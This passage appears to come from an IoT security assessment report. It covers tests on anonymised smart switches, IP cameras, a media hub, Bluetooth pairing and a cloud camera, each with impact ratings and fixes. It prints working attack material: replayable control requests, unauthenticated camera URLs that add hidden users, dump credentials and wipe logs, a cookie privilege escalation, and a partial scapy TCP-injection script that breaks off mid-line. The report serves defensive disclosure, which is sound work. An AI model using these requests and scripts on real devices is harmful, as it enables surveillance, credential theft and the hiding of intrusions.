After the big event, being inspired by some tools that were developed by professional teams
who were present in the Hackathon, I was able to configure and run a Z-Wave injection tool.
This tools allows to take control of any Z-Wave communicating device, it also allows to take
the role of that connected device and escalate false reports and alarms to the controller.
Just after reaching my goal and breaking the Z-Wave protocol, I went back to Bluetooth,
and was quickly able to sniff Bluetooth packet and visualize them on Wireshark. And before
getting into hacking Bluetooth connections and move from passive to active attacks, other
priorities came across…
My last work at Alcatel-Lucent was studying SigFox and Lora protocols, analyzing their
performance and security mechanisms, and preparing their test plans. These plans will be
used later on for testing SigFox and Lora devices for clients. I was also charged to transfer
my knowledge to the new apprentice who will continue with the hacking activities in the
DIOTEC.
23
Description
As mentioned before, I will be using Generic names for the equipment as the manufacturer
name is considered as classified, and will only be included in the confidential appendix C
Task 1: G_Switch Connected Switch
Introduction
The G_Switch connected switch allows users to control their devices at home via a mobile
application. This application also allows adding other devices to be remotely controlled. The
switch costs around 40$ and can be bought from the vendor’s website.
Attack Narrative
Footprinting

To begin, I analyzed the establishment phases of the switch. At first, the switch behaves as
a Wi-Fi router, distributing private IP addresses, and broadcasting beacons. The interesting
issue here is that the sent beacons explicitly indicate that the wireless access point does not

support authentication, not even WEP (corresponding beacon is present in appendix D.1.1),
which means that any user with a wireless adapter can listen to all communications
between the Switch and the smartphone connected to it. During the same phase, the user
installs the G_AppName application, connects to the wireless network created by the switch,
and launches the application. Through his smartphone, the user gives the G_Switch object
a name, an icon, and specifies other information. He also chooses a Wi-Fi connection, and
enters its password. Just after submitting the password, the G_AppName mobile application
sends a message to the switch. This message includes the Device, the Wi-Fi SSID, and its
password. These will be used to allow the switch to connect to the wireless access point.
After that, the phone can send ON and OFF orders to the switch.
Stage 1:
Stage 2:
Smartphone sends Home Wi-Fi SSID + password
Switch and Smartphone communicate using the home Wi-Fi
1. to Home Wifi
Figure 7: G_Switch - Phase 2
Figure 6: G_Switch - Phase 1
24
Phase 3:
In case the user chose to activate the remote control option, the switch will then start
automatically reporting to the G_Switch server (ServerIP) every time its status changes.
And if the smartphone is connected through a network different from the switch’s, he will
send the ON/OFF order encrypted to the G_Switch server. Eventually, this server will send
the order to the switch, also by encrypting it in a TLS connection. It is worth mentioning
that even after the phase 3, if the Smartphone is in the same network of the switch, orders
will not be relayed by the server, and instead, the Smartphone will directly send them to
the switch via Wi-Fi.
Man-in-the-middle attack
To start, I launched a MITM attack between the switch and the smartphone at phase 1.
This led to discovering the different XML formats used for exchanging information. This
also allowed me to capture the packet containing the needed information to connect to the
Home Wi-Fi. Below is the content of this packet:
Continuing to stage 2 and 3, we noticed that when the switch and the smartphone are
connected to the same network, the exchanged data is not encrypted, and there is no
protection against replay attacks.
1
Ok
op
2
Ok
op
3
4
5
Internet
POST /upnp/control/smartsetup1 HTTP/1.0
Content-Type: text/xml; charset="utf-8"
HOST: 10.22.22.1
Content-Length: 886
SOAPACTION: "urn:G_Switch:service:smartsetup:1#PairAndRegister"
Connection: close
<?xml version="1.0" encoding="utf-8"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<s:Body>
<u:PairAndRegister xmlns:u="urn: G_Switch:service:smartsetup:1">
<PairingData>&lt;PairingData&gt;&lt;ssid&gt;&lt;![CDATA[SSID_Name]]&gt;&lt;/ssid&gt;&lt;auth&gt;W
PA2PSK&lt;/auth&gt;&lt;password&gt;elbG4dBmMTJR4Uy5O8jFtg==190b&lt;/password&gt;&lt;encrypt&
gt;AES&lt;/encrypt&gt;&lt;channel&gt;11&lt;/channel&gt;&lt;/PairingData&gt;</PairingData>
<RegistrationData>&lt;RegistrationData&gt;&lt;DeviceId&gt;353490069904197&lt;/DeviceId&gt;&lt;Device
Name&gt;&lt;![CDATA[ObjectName]]&gt;&lt;/DeviceName&gt;&lt;smartprivateKey&gt;&lt;/smartprivateK
ey&gt;&lt;ReUnionKey&gt;14363488838022&lt;/ReUnionKey&gt;&lt;/RegistrationData&gt;</RegistrationD
ata>
</u:PairAndRegister>
</s:Body>
</s:Envelope>
Figure 8: G_Switch - Phase 3.
25
Replay attacks

After deep inspecting packets during the MITM attack, I managed to identify the different
orders coming from the phone and towards the switch. These packets are sent over TCP
with 49153 as destination port. Below are some of the most interesting ones:
Request info:
This request returns information regarding the condition and the current status of the
switch, for example whether it is in “ON” or “OFF” state, the switch’s firmware version, its
friendly name, its MAC Address, deviceID …
ON order:
This is an order sent to the switch that sets his state to “ON”. By replacing the 1 by a 0, the

order will be a change state to “OFF”. A simple python script that can replay ON/OFF orders
is attached in appendix D1.2.
I also developed a simple Java application with a user interface that opens a TCP
connection, sends the order, and then closes the connection. This application can also send
alternating “ON” and “OFF” orders according to a user specified frequency.
(A Screenshot of the tool is in appendix E.3, and the tool is attached with this report F.3).
POST /upnp/control/deviceinfo1 HTTP/1.0
Content-Type: text/xml; charset="utf-8"
HOST: 192.168.1.120
Content-Length: 289
SOAPACTION: "urn:G_Switch:service:deviceinfo:1#GetInformation"
Connection: close
<?xml version="1.0" encoding="utf-8"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<s:Body>
<u:GetInformation xmlns:u="urn:G_Switch:service:deviceinfo:1"></u:GetInformation>
</s:Body>
</s:Envelope>
POST /upnp/control/basicevent1 HTTP/1.0
Content-Type: text/xml; charset="utf-8"
HOST: 192.168.1.120
Content-Length: 419
SOAPACTION: "urn:G_Switch:service:basicevent:1#SetBinaryState"
Connection: close
<?xml version="1.0" encoding="utf-8"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<s:Body>
<u:SetBinaryState xmlns:u="urn:G_Switch:service:basicevent:1">
<BinaryState>1</BinaryState>
<Duration></Duration>
<EndAction></EndAction>
<UDN></UDN>
</u:SetBinaryState>
</s:Body>
</s:Envelope>
26
Reverse engineering the mobile application
Using a free mobile application we downloaded from the Google play store (SaveAPK), I was
able to retrieve the .apk file for the G_name application. By simply decompressing this file,
we got access to JavaScript and html non compiled files. Later, with some commercial tools
(apktool, Java decompiler, and dex2jar) I succeeded in reverse engineering the application,
giving me the full Java source code.
(The mentioned tools are attached with this report F.1)
Below are some of the classes and functions I found interesting:
I discovered that these are the functions used to encrypt the Wi-Fi password prior to sending
it from the phone. In addition, I found out where the previous classes are initiated, and
when the functions are called.
The code has been intentionally developed in a way to create the maximum confusion for
hackers who would like to reverse it (fake functions, unused code, re-arranged variable’s
name …). So despite having the source code, and knowing the DeviceID used for the
encryption, and after one week of investigation, I was unable to decrypt the captured
encrypted password due to my lack of expertise in mobile applications. So I decided to
proceed with other attacks.
By spending more time on this device, we could explore the hardware part and try to find
the encryption algorithm in the embedded code (guessing that embedded code cannot be as
complex as the one used in the smartphone application)
(The full decompiled mobile application is attached with this report F.1)
DOS SYN Flood attack
To test the robustness of the Switch’s server, I ran a number of SYN Flood attacks. The
result is that less than 200 SYN requests are enough to deny all other users from connecting
to the switch, causing a Denial-of-Service Attack. I also noticed that during the attack, the
port number used by the switch to communicate with the smartphone is automatically
changed, meaning that this attack will not remain effective. However, the port number was
not randomly changing, it was incremented by 1. So it was not difficult to automate the
increment of the port number during the attack whenever the switch stops accepting the
SYN requests.
public class WiFiSecurityUtil
{
private String password = "";
private String type = "";
private String username = "";
private String generatePrivateKey(String[] paramArrayOfString) { }
public boolean addNewWiFiSetting(Context paramContext) { }
public String decrypt(String paramString, Context paramContext) { }
public String encrypt(String paramString, Context paramContext, int paramInt,
String[] paramArrayOfString) { }
public String generateAuthCode(Context paramContext) { }
public String getDeviceID(Context paramContext) { }
}
27
Security Impact
Authentication (Medium)
There is no authentication when communicating with the switch in local, which means that
any device or PC connected to the same network of the G_name switch, can easily take
control of it. However, when it comes to controlling the switch from the internet, it is a much
more difficult task. This protection is provided by encrypting all communications between
the servers, the smartphone, and the switch. Besides, encrypted orders received from the
server are not the same, even if the orders are the same, meaning that there is a certain
protection against replay attacks.
Integrity (Medium)
In the case of a local connection (phone and switch in the same network), a man-in-the-
middle can easily alter the orders without being detected by the switch. Which means
changing “ON” orders to “OFF”, or vice versa.
Availability (High)
I noticed that a DOS SYN Flood attack can easily be conducted, denying the user from
controlling the switch. Although a simple protection mechanism is deployed, its resilience
to this attack is not enough. In case the attacker is not connected to the same network but
had access to an intermediate node, he can monitor and identify the port number used to
communicate with the switch. Although this weakness may exist in many connected objects
and home automation systems, I see that it is worth mentioning at least once.
Privacy (High)
During the first initialization stage, I declared that once the access point is itself a
standalone wireless AP, any user or attacker can connect to it, and retrieve the encrypted
Wi-Fi password. This can be decrypted using the mobile application source code. Once done,
the attacker can connect to the home network, compromising the security of all connected
objects, including the G_name Switch & personal computers
Proposing solutions
Authentication and integrity
It is recommended to use encryption when exchanging information between the smartphone
and the G_name Switch, a strong encryption algorithm can easily be implemented, and
would minimize the impact on authentication. The secret key can be exchanged between the
smartphone and the switch during the first initialization stages. It is also advised to add
timestamps or sequence numbers to the content before being encrypted, to mitigate against
replay attacks.
Availability
Changing the port number was a good solution to stop SYN Flood DOS attacks. However,
this protection would be much more effective in case the new port numbers were chosen at
random, instead of incrementing the last used value by 1.
Privacy
In order to protect the Home Wi-Fi password while being transmitted, the temporary
connection between the switch and the smartphone should be secured. Although WEP
protection may be acceptable since the period required for the connection establishment is
short, we recommend the deployment of WPA or WPA2 because Wi-Fi attacking techniques
are becoming faster every day. The WPA unique shared key can be given to the client, or
hardcoded on the switch.
28
Task 2: G_Camera IPCamera
Presentattion
The G_Camera IP Camera allows users to view the video stream from the internet or from
any connected network. It can be connected to a FTP server to save the recorded video. It
can be linked to an email to send notifications whenever movement is detected. This camera
also has an internal memory to save photos and short videos whenever something is moving.
Attack Narrative
Brute Force Password attack
In order to login, I conducted a brute force attack on the password for the user “admin”. At
first, I used two commercial tools, the results were negative. Then, using a local proxy, I ran
a brute force attack by modifying the password field in the authentication packet, and
replacing the content with values from a password wordlist downloaded from the internet
and encoded in base64 with the string “admin:”. This time, the password was revealed
Command list discovery
I also noticed the use of queries containing “param.cgi”. Searching on Google allowed me to
find and download a PDF containing CGI commands “FI9821W-CGI-Commands” (Attached
with this report F.2). So I became able to reboot the camera or make a remote reset. Other
commands allowed the retrieval and the change of video parameters (setting contrast=0 will
replace the video stream with a black image), alarm settings, and others…
Adding users
Running a directory listing attack revealed many unprotected files, including
“http://IP_Address/web/js/index.js”. Going to its parent directory “http://IP_Address /web/js/”
uncovered other JavaScript files including “sys_users”,”sys_logs”, and other files used to set
or modify camera parameters and settings. While reading the file sys_users.js, I found a
function called “addUser()” that explicitly builds and sends a specific URL for adding a user,
or updating it. Using that information, I managed to form a custom URL to add a user I
named “hacker” (“http://IP_Address/cgi-bin/hi3510/param.cgi?time=1440159507412&cmd=
updateuser&user3=hacker:hacker:3:Normal”). Logging in with this fake account allowed
me to view the video, but did not give access to the system settings page. I also noticed that
users created using this URL do not appear in the administrator’s user list.
Privilege escalation
After further inspection of the authentication process, I discovered that after submitting the
username and password using the function “checkuser.cgi” (“192.168.1.144/cgi-
bin/hi3510/checkuser.cgi?-time=1440764987428”), the server returns two variables:
check=1 and authLevel=”3” (if we logged in with “hacker”). The authLevel is a value that
will be saved in the cookies in plaintext. Later, all queries will contain the cookies, including
this value. I noticed that once authLevel is saved, it is not verfified by the IPCamera server,
so modifying the cookies with a developer tools plugin allowed me to have administrator
privileges and have access to the system settings page. This means disabling alarms,
manually choosing and deleting videos, changing administrator password, clearing logs…
Reverse Engineering the Firmware
Going through G_Camera forums, I found a particular thread [4]where there was a
Firmware download link [5]. After analyzing the firmware, I located the JFFS2 bytes, and
managed to reverse engineer it, and go through all its directories and files. This means that
the firmware can be modified and installed remotely on the camera. A vulnerability that
can lead to modifying or freezing the video stream, sending unauthorized notifications to
hackers, or changing all the behavior of the camera.
29
More Commands
Going the firmware’s parent directory [6], uncovered unprotected internal files, including
firmware update versions, documentation files, plugins… Among these files resided
G_Camera_doc (The document is attached to this report F.2). This document had detailed
description of IPCamera CGI commands, their syntax, and their returned values.

These commands allows to get all login credentials, Wi-Fi pass, and email & FTP server
credentials. They can also format the SD Card, clear both system and access logs, reboot or
reset the camera, and finally create undetected users and change the administrator’s
password. (A list of the most interesting queries is listed in appendix D.2.1)
Deleting System logs
The system logs available to the administrator show logs concerning the start of alarms, but
not about user login, modified settings …. To clear these logs, we can connect with the
“hacker” account, and use the button “clear”. After pushing this button, we captured the
corresponding request(“http://IP_Address/cgi-bin/hi3510/dellog.cgi?-time=1440762847985”)
and discovered that it deletes all logs having their timestamp bigger than the sent value
(14407628847985). So to delete all logs at once, it was enough to send this unauthenticated
request: “http://IP_Address/cgi-bin/hi3510/dellog.cgi?-time=0”.
Covering tracks
Access logs are not accessible from the user interface. However, they can be accessed using
“http://IP_Address/log/accesslog.txt”. This link contains all the requested queries and called
functions, saved each on a new line with its time and date, and the source IP address from
which it originated. This can be used for forensics, to detect an intruder, or a brute force
attack. Content of this file is emptied after a reboot, or can be easily deleted using this
command: “http://IP_Address /cgi-bin/hi3510/cleanlog.cgi?-name=access”.
Summary of results
Initial tests on G_Camera IPCamera revealed that the login interface was immune to some
brute force attack tools, but not all of them. In addition to that, by running a local proxy and
monitoring exchanged packets through Wireshark, information was leaked, including
Firmware version, used commands and queries, and hidden directories.
Searching the discovered commands on the internet, resulted in finding a documented file
containing CGI commands. Some unauthenticated commands allowed making a system
reset, system reboot. Internal unprotected files allowed adding a low privileged user
account. Logging in with this user allowed access to the video stream, but not the
administrator page. After deep inspection of the exchanged packets, a camera side
vulnerability was discovered. This vulnerability allowed me to have the maximum level of
privileges.
I managed to find on the G_Camera online forums a link to download the firmware. Using
this link I managed to find other versions of firmware, documentation files …etc. This
uncovered lots of queries that can be used to get login credentials for all users, saved videos
and pictures, Wi-Fi password, configured email and ftp credentials, and finally system and
access logs. In addition, an intruder can cover his tracks by remotely deleting all log files,
he can also delete all saved videos by remotely formatting the SD Card.
30
Security Impact
Authentication (High)
Authentication here is at high risk, since it can be attacked through various vectors:
o As described in “more commands”, any internet user can open this link
“http://IP_Address /cgi-bin/hi3510/getuser.cgi” and get immediately a list of all users
who can log to IPCamera, along with their passwords. This means that the
password’s strength will not have an effect on protecting authentication, and anyone
can log in as an administrator or any other user
o Any hacker can also create a new user, and use a fake authentication to connect to
the camera as a legitimate user.
o A Brute force attack is possible, since there is no limit on the number of failed login
attempts; neither there is a minimal duration to be respected between two failed
attempts.
o A hacker conducting a man-in-the-middle can simply run Wireshark to view the
users’ passwords. Passwords of all users are sent as cookies in each exchanged
packet with the IPCamera, they are encoded in base64
Authorization (High)
Authorization is also at risk, since any logged in user can change his cookies and set
“authLevel=255” to obtain the highest authorization level and gain administrative
privileges.
Confidentiality (High)
Data exchanged between the administrator and the UI are not encrypted, that means that
any man-in-the-middle can sniff packets and view all the communication in clear.
Concerning the video stream, the IPCamera uses RTP over UDP, and sends the live video
also in plaintext, allowing any man-in-the-middle to use captured packets to rebuild the
video stream.
Integrity (Medium)
There are not integrity checks on the data exchanged between the user and the IPCamera,
so a man-in-the-middle can easily, and without detection, alter or delete commands packets
passing through his computer. He can also modify the video stream, without being detected.
Availability (High)
The availability of the service provided by this camera appears to be quite fragile, as less
than 1500 SYN packets were enough to cause a DOS attack. This amount of generated
packets does not need powerful computers, so this attack can be conducted by anyone
equipped with good software. To recover from this attack, a hard reboot is usually required.
Besides, since the administrator’s password can be changed by sending an unauthenticated,
crafted URL, denying the administrator from connecting to his account, the availability is
proven to be weak.
Privacy (High)
We mentioned earlier the presence of functions that can be called to retrieve all the users’
credentials, the Wi-Fi password, the administrator’s email credentials, and the ftp login
credentials (If applicable). These functions are not accessible to the administrator via the
system settings, nor via other means. Some of these functions are not called or used by the
user interface, so we can why they were added.
31
Proposing solutions
Encryption
A strong encryption system should be implemented to secure the communications between
the connected users and the IPCamera. It is recommended to use HTTPS instead of HTTP
and to use public keys certificates, these certificates can be signed by the G_Camera private
certification authority, and can be manually installed by users in their browsers (One-time
procedure). Although this solution provides a high level of security, it requires a small effort
from the user. However, an alternative solution would be to use symmetric encryption, using
a strong encryption algorithm with a sufficiently large key (AES, 3-DES …). This key can
be generated and shared using Diffie-Hellman key exchange algorithm.
Cookies verification
As described before, the server does not verify the authLevel value sent by the user. This is
a server side vulnerability that can be easily solved. By correcting this bug, operators (users
with least level of privilege) would not have access to the system settings page.
Enforce Authentication
Many unauthenticated requests are accepted by the IPCamera (Creating a new user …). In
case an encryption system was deployed, authenticating the messages by the password will
not be required. However, if it was chosen not do use encryption, then it is highly
recommended to authenticate each message sent to the IPCamera, and verify the
authentication before returning any value or executing an order.
Secured Streaming
Replacing RTP with SRTP would be a suitable solution for video streaming, since the stream
will be encrypted, which will stop hackers and traffic sniffers from violating the privacy of
the camera users, and enforce the confidentiality of the transmitted bytes.



Add a timestamp
To deny an attacker from replaying encrypted captured packets, a timestamp should be
attached to each exchanged message, so it can be verified on the server side before treating
continuing to the rest of the message content.
Integrity Checks
In case the choice was not to encrypt all content, a shared key can be secretly exchanged,
and used to attach each message with its HMAC value. This value will be unique for every
message if a salt or a timestamp was involved. It means that besides integrity check, it will
help mitigating against replay attacks
Hiding directories
During these tests, hidden directories were very useful to find JavaScript files, and other
useful scripts. It is recommended to forbid the access to all unnecessary directories, limiting
the potential sources of information leakage.
Reducing functions
Many discovered functions are declared and attached to the service; however, not all of them
are implemented in the user interface. It would be wise to either delete these functions;
either deny their use, since some of them can lead hackers to infiltrate the administrator
page, or to force the Camera to a reboot or a reset.
32
Task 3: G_Operator G_MultimediaHub
Introduction
G_Operator G_MultimediaHub is a box that allows the users to share files by inserting a
USB Stick into it. It also allows to play songs through HiFi speakers, control Bluetooth and
NFC devices, and create a guest Wi-Fi that can be secured with WPA/WPA2. It costs about
80$ and can be found on the official website.
Attack Narrative
The G_MultimediaHub uses an initialization method that is similar to the connected switch.
When started, the hub becomes a standalone access point, creating an open Wi-Fi. Users
start by connecting to this wireless network, and then when attempting to visit any website,
they’ll be directed to the G_MultimediaHub’s main page. On this page, there is a list of
available wireless access points. The user chooses his home SSID and enters the Wi-Fi
password. After that, the G_MultimediaHub stops its access point, and connects to the home
network. Once connected, any user on the same network can access this hub, access its
shared files, control its paired Bluetooth and NFC devices, and modify all its configuration.
As a first test, launched Wireshark during the initialization phase, and found out that the
Wi-Fi password is sent in plain text. Sending a password in plain text in an Open and none-
secured network is very dangerous, as anyone with a wireless adapter can very easily steal
the home wireless password. This is a screenshot of the captured packet containing the Wi-
Fi password (It is marked in yellow for confidential reasons.)
Another weakness, is that the G_MultimediaHub’s web page does not require
authentication. Any user connected to the same network can access this hub and its media.
In addition, there is a possibility to change the Hub’s configuration during the initialization
phase. Since the Hub can be used to create a wireless access point for guests, there is an
option that once activated, merges the two networks, meaning that any guest connected to
the guest network, will also be connected to the home network, and access all its connected
devices and media.
Figure 9: G_Operator G_MultimediaHub Wi-Fi password packet
33
Security Impact
Authentication (High)
There isn’t any authentication mechanism implemented
Confidentiality (High)
Data exchanged between the users and the UI is not encrypted.
Integrity (High)
None
Privacy (High)
This hub receives the Wi-Fi password in plaintext over an OPEN network. This allows any
sniffer -no matter how long or strong the Wi-Fi password was- to get access to the home
network, access all data on the multimedia hub, and all the machine connected to that
network.
Proposing solutions
Encryption
The Hub should be accessed using HTTPS instead of HTTP, since the hub is used to transfer
shared files.
Protect Wi-Fi password
It would be good to encrypt the password before sending it, or even better to create WPA or
WPA2 instead of an OPEN network
Authentication
Add a login page to forbid any connected user from accessing the shared files and paired
devices.
34
Task 4: Bluetooth
I worked twice on the Bluetooth protocol. The first time was just to understand the protocol,
to prepare the tools and the environment, and the next time was to use the Ubertooth to
sniff Bluetooth packets, and visualize them on Wireshark after configuring and installing
the required plugins.
Protocol Study
The Bluetooth 4.0 operates on 79x1MHz channels, from 2400MHz to 2483.5MHz. During
communications, each packet is sent over a different channel, a frequency hop theme is used
with around 1600 hops/sec. The communication model is based on a Master-Slave model,
where the Master can communicate with 7 slaves at the same time. It can be on the same
network with 255 slaves, these slaves can be inactive, parked, or active. They all share the
master’s clock, and they may become Master.
Concerning the security part, the greatest weaknesses are during the key exchange process.
Bluetooth Smart uses a custom key exchanged protocol, which is a three stage process:
During the first stage, a confirm value is calculated to make sure both communicating
parties have the same temporary key and established the same random numbers that will
be used later in the process. The second and the third stages are about exchanging the short
and the long term keys. The main issue is with the first stage, during which the temporary
key is determined in one of the three following pairing methods:
o Just Works
o 6-digit PIN
o OOB (Not Broken)
Quoting from the Bluetooth Core Spec “None of the pairing methods provide protection
against a passive eavesdropper during the pairing process as predictable or easily
established values for TK are used […]” (TK being a reference to “Temporary Key”). When
the devices begin pairing, they start to exchange values in plaintext. These values include
random numbers, and the confirm value that is calculated at the end of the first stage.
Confirm = AES (TK, AES (TK, rand XOR p1) XOR p2)
All of the values in the previous formula are sent as plaintext except for the TK. If the used
pairing method was “Just Works”, the TK is always 0. If the method was a 6-digit PIN, then
the number of possibilities is 999,999. In this case the TK can be brute forced in less than 1
second. After having the TK, it is very simple to find the Short Term key, and then the Long
Term Key, and finally all session keys. This attack is a 100% passive attack, the end user
can never know if someone has broken his key exchange process. The only secure way to
exchange long term keys is to pair in a faraday cage.
However, there is an active attack that can force a re-pairing process, so a new long term
key would be generated. Since any Bluetooth adapter can be used as a slave or as a master,
Ubertooth can be used as a Bluetooth client, and can forge the victim’s MAC address. When
the master wants to establish a connection with the victim’s slave using the long term key,
the attacker will increase its transmitted power and will tell the master that he does not
have any long term key, requesting a re-pairing process. At this stage, the attacker will go
back to sniffing mode, and will listen to the communications between the master and the
slave, and how the master will start a re-pairing operation with the real slave, leading to
finding the long term key.
The only available solutions is to either use OOB as a pairing method, either to use the SSP
(Secure Simple Pairing) to exchange and generate the long term key.
35
Sniffing
There are many free or open source tools and applications to sniff and attack the Bluetooth
protocol. I will list some of the most common of them:
o On Android phones: Bluetooth finder, bt-crawler, Bluescan…
o On Linux: hcitool, BtScanner, Hci lescan…
This is in addition to the Ubertooth open source project. Since the Ubertooth One SDR was
available for us to use, I used this guide [7] to build the project. Later on I installed all the
required dependencies, and prepared the environment for using Ubertooth. After that, I
started sniffing Bluetooth packets on the terminal and installed the Wireshark Bluetooth
plugins.
I could not visualize the Ubertooth device among the devices shown in Wireshark, however,
I managed to direct the Ubertooth capture into a “FIFO” file, and then configured this file
as an input for packets in Wireshark. And since the plugins where already installed,
Wireshark was immediately able to decode them and parse them exactly how Ethernet
packets are parsed. Below is a screen shot of the Bluetooth capture I was able to sniff.
Below is a screenshot of a Wireshark Bluetooth capture:
(The procedure I followed to bind Wireshark with Ubertooth is described in appendix D.4)
Figure 10: Bluetooth Wireshark Capture
36
Task 5: S_Camera
Introduction
The S_Camera home is a smart IP camera, for which, additional features were added. It
allows getting live streaming on the user’s smartphone, it also sends movement notifications
and alerts. It has an air quality sensor and 2 built-in microphones and one built-in speaker.
These features allows the detection of air pollution caused by external air pollution, kids
diapers… They also give the users the possibility to have a live chat with their baby
monitored by this camera, play for him some music to sleep while changing its color. It can
be ordered from the official Website for around 200$. That website also contains more
information concerning the camera’s properties and features.
Footprinting
Hacking the S_Camera home was a real challenge, as all communication go through the
vendor’s cloud. To start, S_Camera home is mainly a home security camera that has more
features than the regular surveillance IP cameras. It can be connected to an iPad to view
the video stream, to listen to live recorded voice through its built-in microphone, to modify
its video settings and configuration, and to control it, meaning you can change it color, make
it play some music…
In a first phase, I discovered that the tablet does not establish any connection with the
Camera. All controls and orders sent from the iPad are sent over the internet, and for the
video stream, the video is also sent from the vendor’s servers. The same goes for the camera.
As it does not have a direct connection with the iPad, it sends its video streams over the
internet and receives orders from the servers. Below is a sample illustration:
After further observations, I found out that all communication between the camera and the
cloud is encrypted, as TLS is used. And since I am not authorized to conduct security tests
on the vendor’s servers, I did not find a potential attack vector on those communications.
But when it came to the communications between the tablet and the servers, the video
stream was protected, but not the control orders. Meaning that we were able to view the
commands transmitted in plain text, whether they serve to change the color, modify the
music volume, start the music, modify the video settings…
Internet
Figure 11: S_Camera Home
37
Attack Narrative
My first attempt was to try to create a TCP connection with the same server and using the
same destination port. The server did not accept to create the connection, and so this
attempt failed. So I figured that the server uses only one connection to communicate with
the Camera. My goal became to be able to inject packets in this same connection. The
challenge was that the camera sends reports and information to the server every few
seconds, changing the sequence numbers of the connections, and that the “Timestamp”
option was also used. This means that to successfully inject packets, I need to have correct
values of the Sequence number, TSval and TSrec.
To mount this attack, I used scapy-radio, an open source project that allows to sniff, craft
and manipulate packets by controlling the network adapter without the intermediary of the
system kernel. This python-based tool is very powerful since it gives us access to all the
fields of the frame before sending it. After getting familiar with the tool’s libraries and built-
in functions, I manage to code the following script:
The function “sniff()” will filter the sniffed packets, and for each match, it will call the
function “pkt_callback” sending the packet as a parameter. In the definition of
“pkt_callback”, I do another filtering, and once I identify a packet sent from the iPad to the
server, I copy its headers in a new packet, I modify the sequence number, increase the
timestamp values by 10 ms, and use this new packet to send the information I need.
The attack was more against the TCP protocol than against the camera itself, however, the
fact that the vendor’s servers do not accept more than one TCP connection, and that its
lifetime was measured in hours, even when no packets are exchanged, made the Camera
vulnerable against such type of attacks. In fact, to recover from such an attack, we had to
restart the iPad, and wait for more than 12hours. Even uninstalling and then reinstalling
the iPad application was not enough to start a new connection with the server.
Proposed solution
I would propose to add authentication and integrity to the process by encrypting a hash with
a shared secret key that can be exchanged using any of the previously established TLS
connections. Or if possible, and since all other communications use TLS, it would be a good
idea to use it also for the camera control plane.
def pkt_callback(pkt):
pkt.show()
if ((pkt[IP].src=="192.168.2.123") and (pkt[TCP].dport==5222)):
a=IP(ttl=64,flags=2,src=pkt[IP].src,dst=pkt[IP].dst)
c="""GET / HTTP/1.1
Host: 192.168.2.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0
Iceweasel/31.6.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
"""
b=TCP(sport=pkt[TCP].sport, dport=pkt[TCP].dport, seq=pkt[TCP].seq+209,
ack=pkt[TCP].ack,flags=pkt[TCP].flags, window=pkt[TCP].window, options=[('NOP',
